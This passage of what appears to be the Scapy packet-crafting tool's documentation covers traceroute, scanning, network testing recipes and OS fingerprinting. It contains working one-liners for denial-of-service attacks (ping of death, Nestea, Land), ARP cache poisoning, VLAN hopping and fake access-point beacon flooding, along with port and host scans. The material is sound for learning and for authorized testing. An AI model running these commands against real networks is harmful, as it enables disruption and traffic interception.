3  213.228.4.254       213.228.4.254       213.228.4.254       213.228.4.254
4  212.27.50.46        212.27.50.46        212.27.50.46        212.27.50.46
5  212.27.50.37        212.27.50.41        212.27.50.37        212.27.50.41
6  212.27.50.34        212.27.50.34        213.228.3.234       193.251.251.69
7  213.248.71.141      217.118.239.149     208.184.231.214     193.251.241.178
8  213.248.65.81       217.118.224.44      64.125.31.129       193.251.242.98
9  213.248.70.14       213.206.129.85      64.125.31.186       193.251.243.89
10 193.45.10.88     SA 213.206.128.160     64.125.29.122       193.251.254.126
11 193.45.10.88     SA 206.24.169.41       64.125.28.70        216.115.97.178
12 193.45.10.88     SA 206.24.226.99       64.125.28.209       66.218.64.146
13 193.45.10.88     SA 206.24.227.106      64.125.29.45        66.218.82.230
14 193.45.10.88     SA 216.109.74.30       64.125.31.214       66.94.229.254 ␣
↪ SA
15 193.45.10.88     SA 216.109.120.149     64.124.229.109      66.94.229.254 ␣
↪ SA
16 193.45.10.88     SA 216.109.118.79   SA 64.241.242.243   SA 66.94.229.254 ␣
↪ SA
17 193.45.10.88     SA 216.109.118.79   SA 64.241.242.243   SA 66.94.229.254 ␣
↪ SA
18 193.45.10.88     SA 216.109.118.79   SA 64.241.242.243   SA 66.94.229.254 ␣
↪ SA
19 193.45.10.88     SA 216.109.118.79   SA 64.241.242.243   SA 66.94.229.254 ␣
↪ SA
20 193.45.10.88     SA 216.109.118.79   SA 64.241.242.243   SA 66.94.229.254 ␣
↪ SA
(<Traceroute: UDP:0 TCP:28 ICMP:52 Other:0>, <Unanswered: UDP:0 TCP:0␣
↪ICMP:0 Other:0>)
```

The last line is in fact a the result of the function : a traceroute result object and a packet list of unanswered packets. The traceroute result is a more specialised version (a subclass, in fact) of a classic result object. We can save it to consult the traceroute result again a bit later, or to deeply inspect one of the answers, for example to check padding.

```
>>> result,unans=_
>>> result.show()
   193.45.10.88:80     216.109.118.79:80   64.241.242.243:80   66.94.229.
↪254:80
1  192.168.8.1         192.168.8.1         192.168.8.1         192.168.8.1
2  82.251.4.254        82.251.4.254        82.251.4.254        82.251.4.254
3  213.228.4.254       213.228.4.254       213.228.4.254       213.228.4.254
[...]
>>> result.filter(lambda x: Padding in x[1])
```


Like any result object, traceroute objects can be added :

```
>>> r2,unans=traceroute(["www.voila.com"],maxttl=20)
Received 19 packets, got 19 answers, remaining 1 packets
   195.101.94.25:80
1  192.168.8.1
2  82.251.4.254
3  213.228.4.254
4  212.27.50.169
5  212.27.50.162
6  193.252.161.97
7  193.252.103.86
8  193.252.103.77
9  193.252.101.1
10 193.252.227.245
12 195.101.94.25   SA
13 195.101.94.25   SA
14 195.101.94.25   SA
15 195.101.94.25   SA
16 195.101.94.25   SA
17 195.101.94.25   SA
18 195.101.94.25   SA
19 195.101.94.25   SA
20 195.101.94.25   SA
>>>
>>> r3=result+r2
>>> r3.show()
   195.101.94.25:80   212.23.37.13:80    216.109.118.72:80  64.241.242.
↪243:80  66.94.229.254:80
1  192.168.8.1        192.168.8.1        192.168.8.1        192.168.8.1
↪    192.168.8.1
2  82.251.4.254       82.251.4.254       82.251.4.254       82.251.4.254
↪    82.251.4.254
3  213.228.4.254      213.228.4.254      213.228.4.254      213.228.4.254
↪    213.228.4.254
4  212.27.50.169      212.27.50.169      212.27.50.46       -
↪    212.27.50.46
5  212.27.50.162      212.27.50.162      212.27.50.37       212.27.50.41
↪    212.27.50.37
6  193.252.161.97     194.68.129.168     212.27.50.34       213.228.3.234
↪    193.251.251.69
7  193.252.103.86     212.23.42.33       217.118.239.185    208.184.231.
↪214    193.251.241.178
8  193.252.103.77     212.23.42.6        217.118.224.44     64.125.31.129
↪    193.251.242.98
9  193.252.101.1      212.23.37.13    SA 213.206.129.85     64.125.31.186
↪    193.251.243.89
10 193.252.227.245    212.23.37.13    SA 213.206.128.160    64.125.29.122
↪    193.251.254.126
11 -                  212.23.37.13    SA 206.24.169.41      64.125.28.70
↪    216.115.97.178
12 195.101.94.25   SA 212.23.37.13    SA 206.24.226.100     64.125.28.209
↪    216.115.101.46
13 195.101.94.25   SA 212.23.37.13    SA 206.24.238.166     64.125.29.45
↪    66.218.82.234
14 195.101.94.25   SA 212.23.37.13    SA 216.109.74.30      64.125.31.214
↪    66.94.229.254   SA
15 195.101.94.25   SA 212.23.37.13    SA 216.109.120.151    64.124.229.109
↪    66.94.229.254   SA
```

```
16 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243␣
↪ SA 66.94.229.254   SA
17 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243␣
↪ SA 66.94.229.254   SA
18 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243␣
↪ SA 66.94.229.254   SA
19 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243␣
↪ SA 66.94.229.254   SA
20 195.101.94.25   SA 212.23.37.13    SA 216.109.118.72  SA 64.241.242.243␣
↪ SA 66.94.229.254   SA
```

Traceroute result object also have a very neat feature: they can make a directed graph from all the routes they got, and cluster them by AS. You will need graphviz. By default, ImageMagick is used to display the graph.


```
>>> res,unans = traceroute(["www.microsoft.com","www.cisco.com","www.yahoo.
↪com","www.wanadoo.fr","www.pacsec.com"],dport=[80,443],maxttl=20,retry=-
↪2)
Received 190 packets, got 190 answers, remaining 10 packets
   193.252.122.103:443 193.252.122.103:80 198.133.219.25:443 198.133.219.
↪25:80  207.46...
1  192.168.8.1         192.168.8.1        192.168.8.1        192.168.8.1  ␣
↪     192.16...
2  82.251.4.254        82.251.4.254       82.251.4.254       82.251.4.254 ␣
↪     82.251...
3  213.228.4.254       213.228.4.254      213.228.4.254      213.228.4.254␣
↪     213.22...
[...]
>>> res.graph()                          # piped to ImageMagick's display␣
↪program. Image below.
>>> res.graph(type="ps",target="| lp")   # piped to postscript printer
>>> res.graph(target="> /tmp/graph.svg") # saved to file
```




Note: VPython is currently not ported to python3.x.

If you have VPython installed, you also can have a 3D representation of the traceroute. With the right button, you can rotate the scene, with the middle button, you can zoom, with the left button, you can move the scene. If you click on a ball, it's IP will appear/disappear. If you Ctrl-click on a ball, ports 21, 22, 23, 25, 80 and 443 will be scanned and the result displayed:

```
>>> res.trace3D()
```


unk
66.196.81.18
144.232.20.113
198.133.219.25:
198.133.219.25:ftp RA
198.133.219.25:smtp SA
198.133.219.25:www SA
198.133.219.25:https SA



Wireless frame injection

Provided that your wireless card and driver are correctly configured for frame injection

```
$ iw dev wlan0 interface add mon0 type monitor
$ ifconfig mon0 up
```

you can have a kind of FakeAP:

```
>>> sendp(RadioTap()/
          Dot11(addr1="ff:ff:ff:ff:ff:ff",
                addr2="00:01:02:03:04:05",
                addr3="00:01:02:03:04:05")/
          Dot11Beacon(cap="ESS", timestamp=1)/
          Dot11Elt(ID="SSID", info=RandString(RandNum(1,50)))/
          Dot11Elt(ID="Rates", info='\x82\x84\x0b\x16')/
```

```
          Dot11Elt(ID="DSset", info="\x03")/
          Dot11Elt(ID="TIM", info="\x00\x01\x00\x00"),
          iface="mon0", loop=1)
```

Depending on the driver, the commands needed to get a working frame injection interface may vary. You may also have to replace the first pseudo-layer (in the example `RadioTap()`) by `PrismHeader()`, or by a proprietary pseudo-layer, or even to remove it.

Simple one-liners

ACK Scan

Using Scapy's powerful packet crafting facilities we can quick replicate classic TCP Scans. For example, the following string will be sent to simulate an ACK Scan:

```
>>> ans,unans = sr(IP(dst="www.slashdot.org")/TCP(dport=[80,666],flags="A
↪"))
```

We can find unfiltered ports in answered packets:

```
>>> for s,r in ans:
...     if s[TCP].dport == r[TCP].sport:
...         print(str(s[TCP].dport) + " is unfiltered")
```

Similarly, filtered ports can be found with unanswered packets:

```
>>> for s in unans:
...     print(str(s[TCP].dport) + " is filtered")
```

Xmas Scan

Xmas Scan can be launced using the following command:

```
>>> ans,unans = sr(IP(dst="192.168.1.1")/TCP(dport=666,flags="FPU") )
```

Checking RST responses will reveal closed ports on the target.

IP Scan

A lower level IP Scan can be used to enumerate supported protocols:

```
>>> ans,unans=sr(IP(dst="192.168.1.1",proto=(0,255))/"SCAPY",retry=2)
```

ARP Ping

The fastest way to discover hosts on a local ethernet network is to use the ARP Ping method:

```
>>> ans,unans=srp(Ether(dst="ff:ff:ff:ff:ff:ff")/ARP(pdst="192.168.1.0/24
↪"),timeout=2)
```

Answers can be reviewed with the following command:

```
>>> ans.summary(lambda s,r: r.sprintf("%Ether.src% %ARP.psrc%"))
```

Scapy also includes a built-in arping() function which performs similar to the above two commands:

```
>>> arping("192.168.1.*")
```

ICMP Ping

Classical ICMP Ping can be emulated using the following command:

```
>>> ans,unans=sr(IP(dst="192.168.1.1-254")/ICMP())
```

Information on live hosts can be collected with the following request:

```
>>> ans.summary(lambda s,r: r.sprintf("%IP.src% is alive"))
```

TCP Ping

In cases where ICMP echo requests are blocked, we can still use various TCP Pings such as TCP SYN Ping below:

```
>>> ans,unans=sr( IP(dst="192.168.1.*")/TCP(dport=80,flags="S") )
```

Any response to our probes will indicate a live host. We can collect results with the following command:

```
>>> ans.summary(lambda s,r : r.sprintf("%IP.src% is alive"))
```

UDP Ping

If all else fails there is always UDP Ping which will produce ICMP Port unreachable errors from live hosts. Here you can pick any port which is most likely to be closed, such as port 0:

```
>>> ans,unans=sr( IP(dst="192.168.*.1-10")/UDP(dport=0) )
```

Once again, results can be collected with this command:

```
>>> ans.summary(lambda s,r : r.sprintf("%IP.src% is alive"))
```

Classical attacks

Malformed packets:

```
>>> send(IP(dst="10.1.1.5", ihl=2, version=3)/ICMP())
```

Ping of death (Muuahahah):

```
>>> send( fragment(IP(dst="10.0.0.5")/ICMP()/("X"*60000)) )
```

Nestea attack

```
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*10))
>>> send(IP(dst=target, id=42, frag=48)/("X"*116))
>>> send(IP(dst=target, id=42, flags="MF")/UDP()/("X"*224))
```

Land attack (designed for Microsoft Windows):

```
>>> send(IP(src=target,dst=target)/TCP(sport=135,dport=135))
```

ARP cache poisoning

This attack prevents a client from joining the gateway by poisoning its ARP cache through a VLAN hopping attack.

Classic ARP cache poisoning:

```
>>> send( Ether(dst=clientMAC)/ARP(op="who-has", psrc=gateway,␣
↪pdst=client),
      inter=RandNum(10,40), loop=1 )
```

ARP cache poisoning with double 802.1q encapsulation:

```
>>> send( Ether(dst=clientMAC)/Dot1Q(vlan=1)/Dot1Q(vlan=2)
      /ARP(op="who-has", psrc=gateway, pdst=client),
      inter=RandNum(10,40), loop=1 )
```

TCP Port Scanning

Send a TCP SYN on each port. Wait for a SYN-ACK or a RST or an ICMP error:

```
>>> res,unans = sr( IP(dst="target")
                /TCP(flags="S", dport=(1,1024)) )
```

Possible result visualization: open ports

```
>>> res.nsummary(lfilter=lambda s,r: (r.haslayer(TCP) and (r.getlayer(TCP).
↪flags & 2)))
```

IKE Scanning

We try to identify VPN concentrators by sending ISAKMP Security Association proposals and receiving the answers:

```
>>> res,unans = sr( IP(dst="192.168.1.*")/UDP()
                /ISAKMP(init_cookie=RandString(8), exch_type="identity␣
↪prot.")
                /ISAKMP_payload_SA(prop=ISAKMP_payload_Proposal())
              )
```

Visualizing the results in a list:

```
>>> res.nsummary(prn = lambda s,r: r.src, lfilter = lambda s,r: r.
↪haslayer(ISAKMP))
```

Advanced traceroute

TCP SYN traceroute

```
>>> ans,unans=sr(IP(dst="4.2.2.1",ttl=(1,10))/TCP(dport=53,flags="S"))
```

Results would be:

```
>>> ans.summary(lambda s,r: r.sprintf("%IP.src%\t{ICMP:%ICMP.type%}\t{TCP:
↪%TCP.flags%}"))
192.168.1.1     time-exceeded
68.86.90.162    time-exceeded
4.79.43.134     time-exceeded
4.79.43.133     time-exceeded
4.68.18.126     time-exceeded
4.68.123.38     time-exceeded
4.2.2.1         SA
```

UDP traceroute

Tracerouting an UDP application like we do with TCP is not reliable, because there's no handshake. We need to give an applicative payload (DNS, ISAKMP, NTP, etc.) to deserve an answer:

```
>>> res,unans = sr(IP(dst="target", ttl=(1,20))
              /UDP()/DNS(qd=DNSQR(qname="test.com"))
```

We can visualize the results as a list of routers:

```
>>> res.make_table(lambda s,r: (s.dst, s.ttl, r.src))
```

DNS traceroute

We can perform a DNS traceroute by specifying a complete packet in `l4` parameter of `traceroute()` function:

```
>>> ans,unans=traceroute("4.2.2.1",l4=UDP(sport=RandShort())/
↪DNS(qd=DNSQR(qname="thesprawl.org")))
Begin emission:
..*....*******...******.***...****Finished to send 30 packets.
******...***.............................
Received 75 packets, got 28 answers, remaining 2 packets
   4.2.2.1:udp53
1  192.168.1.1     11
4  68.86.90.162    11
5  4.79.43.134     11
6  4.79.43.133     11
7  4.68.18.62      11
8  4.68.123.6      11
```

```
9  4.2.2.1
...
```

Etherleaking

```
>>> sr1(IP(dst="172.16.1.232")/ICMP())
<IP src=172.16.1.232 proto=1 [...] |<ICMP code=0 type=0 [...]|
<Padding load='0O\x02\x01\x00\x04\x06public\xa2B\x02\x02\x1e' |>>>
```

ICMP leaking

This was a Linux 2.0 bug:

```
>>> sr1(IP(dst="172.16.1.1", options="\x02")/ICMP())
<IP src=172.16.1.1 [...] |<ICMP code=0 type=12 [...] |
<IPerror src=172.16.1.24 options='\x02\x00\x00\x00' [...] |
<ICMPerror code=0 type=8 id=0x0 seq=0x0 chksum=0xf7ff |
<Padding load='\x00[...]\x00\x1d.\x00V\x1f\xaf\xd9\xd4;\xca' |>>>>>
```

VLAN hopping

In very specific conditions, a double 802.1q encapsulation will make a packet jump to another VLAN:

```
>>> sendp(Ether()/Dot1Q(vlan=2)/Dot1Q(vlan=7)/IP(dst=target)/ICMP())
```

Wireless sniffing

The following command will display information similar to most wireless sniffers:

```
>>> sniff(iface = "ath0", prn = lambda x: x.sprintf("{Dot11Beacon:%Dot11.
↪addr3%\t%Dot11Beacon.info%\t%PrismHeader.channel%\tDot11Beacon.cap%}"))
```

The above command will produce output similar to the one below:

```
00:00:00:01:02:03 netgear      6L   ESS+privacy+PBCC
11:22:33:44:55:66 wireless_100 6L   short-slot+ESS+privacy
44:55:66:00:11:22 linksys      6L   short-slot+ESS+privacy
12:34:56:78:90:12 NETGEAR      6L   short-slot+ESS+privacy+short-preamble
```

Recipes

Simplistic ARP Monitor

This program uses the `sniff()` callback (paramter prn). The store parameter is set to 0 so that the `sniff()` function will not store anything (as it would do otherwise) and thus can run forever. The filter parameter is used for better performances on high load : the filter is applied inside the kernel and Scapy will only see ARP traffic.

```
#! /usr/bin/env python
from scapy.all import *

def arp_monitor_callback(pkt):
    if ARP in pkt and pkt[ARP].op in (1,2): #who-has or is-at
        return pkt.sprintf("%ARP.hwsrc% %ARP.psrc%")

sniff(prn=arp_monitor_callback, filter="arp", store=0)
```

Identifying rogue DHCP servers on your LAN

Problem

You suspect that someone has installed an additional, unauthorized DHCP server on your LAN – either unintentiously or maliciously. Thus you want to check for any active DHCP servers and identify their IP and MAC addresses.

Solution

Use Scapy to send a DHCP discover request and analyze the replies:

```
>>> conf.checkIPaddr = False
>>> hw = get_if_raw_hwaddr(conf.iface)
>>> dhcp_discover = Ether(dst="ff:ff:ff:ff:ff:ff")/IP(src="0.0.0.0",dst=
↪"255.255.255.255")/UDP(sport=68,dport=67)/BOOTP(chaddr=hw)/
↪DHCP(options=[("message-type","discover"),"end"])
>>> ans, unans = srp(dhcp_discover, multi=True)      # Press CTRL-C after␣
↪several seconds
Begin emission:
Finished to send 1 packets.
.*...*..
Received 8 packets, got 2 answers, remaining 0 packets
```

In this case we got 2 replies, so there were two active DHCP servers on the test network:

```
>>> ans.summarize()
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↪ Ether / IP / UDP 192.168.1.1:bootps > 255.255.255.255:bootpc / BOOTP /␣
↪DHCP
Ether / IP / UDP 0.0.0.0:bootpc > 255.255.255.255:bootps / BOOTP / DHCP ==>
↪ Ether / IP / UDP 192.168.1.11:bootps > 255.255.255.255:bootpc / BOOTP /␣
↪DHCP
}}}
We are only interested in the MAC and IP addresses of the replies:
{{{
>>> for p in ans: print(p[1][Ether].src, p[1][IP].src)
...
00:de:ad:be:ef:00 192.168.1.1
00:11:11:22:22:33 192.168.1.11
```

Discussion

We specify `multi=True` to make Scapy wait for more answer packets after the first response is received. This is also the reason why we can't use the more convenient `dhcp_request()` function and have to construct the DCHP packet manually: `dhcp_request()` uses `srp1()` for sending and receiving and thus would immediately return after the first answer packet.

Moreover, Scapy normally makes sure that replies come from the same IP address the stimulus was sent to. But our DHCP packet is sent to the IP broadcast address (255.255.255.255) and any answer packet will have the IP address of the replying DHCP server as its source IP address (e.g. 192.168.1.1). Because these IP addresses don't match, we have to disable Scapy's check with `conf.checkIPaddr = False` before sending the stimulus.

See also

http://en.wikipedia.org/wiki/Rogue_DHCP

Firewalking

TTL decrementation after a filtering operation only not filtered packets generate an ICMP TTL exceeded

```
>>> ans, unans = sr(IP(dst="172.16.4.27", ttl=16)/TCP(dport=(1,1024)))
>>> for s,r in ans:
        if r.haslayer(ICMP) and r.payload.type == 11:
            print(s.dport )
```

Find subnets on a multi-NIC firewall only his own NIC's IP are reachable with this TTL:

```
>>> ans, unans = sr(IP(dst="172.16.5/24", ttl=15)/TCP())
>>> for i in unans: print(i.dst)
```

TCP Timestamp Filtering

Problem

Many firewalls include a rule to drop TCP packets that do not have TCP Timestamp option set which is a common occurrence in popular port scanners.

Solution

To allow Scapy to reach target destination additional options must be used:

```
>>> sr1(IP(dst="72.14.207.99")/TCP(dport=80,flags="S",options=[('Timestamp
↪',(0,0))]))
```

Viewing packets with Wireshark

Problem

You have generated or sniffed some packets with Scapy and want to view them with Wireshark, because of its advanced packet dissection abilities.

Solution

That's what the `wireshark()` function is for:

```
>>> packets = Ether()/IP(dst=Net("google.com/30"))/ICMP()      # first␣
↪generate some packets
>>> wireshark(packets)                                        # show them␣
↪with Wireshark
```

Wireshark will start in the background and show your packets.

Discussion

The `wireshark()` function generates a temporary pcap-file containing your packets, starts Wireshark in the background and makes it read the file on startup.

Please remember that Wireshark works with Layer 2 packets (usually called "frames"). So we had to add an `Ether()` header to our ICMP packets. Passing just IP packets (layer 3) to Wireshark will give strange results.

You can tell Scapy where to find the Wireshark executable by changing the `conf.prog.wireshark` configuration setting.

OS Fingerprinting

ISN

Scapy can be used to analyze ISN (Initial Sequence Number) increments to possibly discover vulnerable systems. First we will collect target responses by sending a number of SYN probes in a loop:

```
>>> ans,unans=srloop(IP(dst="192.168.1.1")/TCP(dport=80,flags="S"))
```

Once we obtain a reasonable number of responses we can start analyzing collected data with something like this:

```
>>> temp = 0
>>> for s,r in ans:
...     temp = r[TCP].seq - temp
...     print(str(r[TCP].seq) + "\t+" + str(temp))
...
4278709328      +4275758673
4279655607      +3896934
4280642461      +4276745527
4281648240      +4902713
4282645099      +4277742386
4283643696      +5901310
```

nmap_fp

Nmap fingerprinting (the old "1st generation" one that was done by Nmap up to v4.20) is supported in Scapy. In Scapy v2 you have to load an extension module first:

```
>>> load_module("nmap")
```

If you have Nmap installed you can use it's active os fingerprinting database with Scapy. Make sure that version 1 of signature database is located in the path specified by:

```
>>> conf.nmap_base
```

